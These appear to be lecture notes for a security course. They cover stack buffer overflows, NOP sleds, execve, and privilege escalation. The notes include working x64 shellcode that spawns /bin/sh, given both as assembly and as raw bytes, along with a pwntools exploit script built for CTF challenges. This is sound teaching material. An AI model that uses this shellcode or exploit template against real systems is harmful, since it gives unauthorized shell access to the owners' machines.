
Shellcode and privilege escalation
Introductions
- introductions of two students
Key concepts
Basic buffer overflow

We have previously used a buffer overflow to overwrite the return address with an address of our choosing. For example, this could go into the code block to execute some functionality that was not intended. In our toy examples this code would print out a congratulations message or a flag, but a more dangerous piece of code might grant the user administrative privileges.
Injecting code onto the stack
A more advanced attack injects code onto the stack, then writes the return address to point to that code. The attack code could come before or after the return address. In case the return address doesn’t point exactly to the start of the injected code, the attacker can add a NOP sled in front of the code.

The injected code could execute:
cat /flag.txtin a CTF contest/bin/shif wanting to create a shell (which then lets the attacker execute any other command)
The execve() system call
The execve system call allows a program to transform itself into a new process
— “stop running my program, and run this other program instead”. Never returns
to the calling program unless an error occurred when creating the new process
image.
#include <unistd.h>
int execve(const char *pathname, char *const _Nullable argv[], char *const _Nullable envp[]);pathnameis the path to a binary executableargvis an array of arguments for the programenvpis an array of environment variables of the formkey=value
Your shell might use this to start a program when you type a command at the prompt:
char *name[2];name[0] = "curl";name[1] = 'https://someURL.com';execve("/usr/bin/curl", name, NULL);Shellcode
When an attacker injects code, it is really useful to have that code spawn a
shell. They can do this using execve to start /bin/sh. To write shellcode:
- write assembly to launch the shell
- compile this into a binary
- extract the raw bytes to use for injection
Here is some example shellcode for the x64 architecture:
.global _start_start:.intel_syntax noprefix mov rax, 59 ; choose which syscall: execve (see x64.syscall.sh) lea rdi, [rip+binsh] ; set a *pointer* to the /bin/sh string as 1st argument mov rsi, 0 ; set 2nd argument (argv[]) to NULL mov rdx, 0 ; set 3rd argument (envp[]) to NULL syscall ; perform the syscall we set upbinsh: .string "/bin/sh" ; include the string we referencedYou can then compile this and convert it to an ascii representation:
# compilegcc -nostdlib -static shellcode.s -o shellcode-elf# convert to rawobjcopy --dump-section .text=shellcode-raw shellcode-elf# hexdump to asciihexdump -v -e '"\\" 1/1 "x%02x"' shellcode-raw; echoThis is the resulting string:
\x48\xc7\xc0\x3b\x00\x00\x00\x48\x8d\x3d\x10\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x48\xc7\xc2\x00\x00\x00\x00\x0f\x05\x2f\x62\x69\x6e\x2f\x73\x68\x00To complete the attack manually, you can use gdb to identify the address of
the area where the code is located, using this to overwrite the return address.
Simplifying the attack
You can use pwntools to greatly simplify a buffer overflow attack. A
video from CryptoCat walks
through this process in detail. The script below shows the primary pieces of the
attack.
# Offset to EIP (return address)padding = 76
# Assemble the byte sequence for 'jmp esp' so we can search for it# This finds a "jump esp" instruction that already exists in the binary, and points to the address of# that instruction. The ESP will point to the memory location right after the return address, which# is where you will put your payload.jmp_esp = asm('jmp esp')jmp_esp = next(elf.search(jmp_esp))
# shellcode to run /bin/shshellcode = asm(shellcraft.sh())# you could alternatively have shellcode to print the flag# shellcode = asm(shellcraft.cat('flag.txt'))
# Build payloadpayload = flat(    asm('nop') * padding,    jmp_esp,    asm('nop') * 16,    shellcode)
# Write payload to file to use laterwrite("payload", payload)
# Exploitio.sendlineafter(b':', payload)
# Get flag/shellio.interactive()
Privilege escalation
Privilege escalation occurs any time an attacker is able to increase their privileges. For example:
- moving from existing program functionality to running a shell
- moving from a sandbox to the entire filesystem
- moving from a non-root account to a root account
- moving from user space privileges to kernel-mode privileges
Our shellcode examples fall under the first category.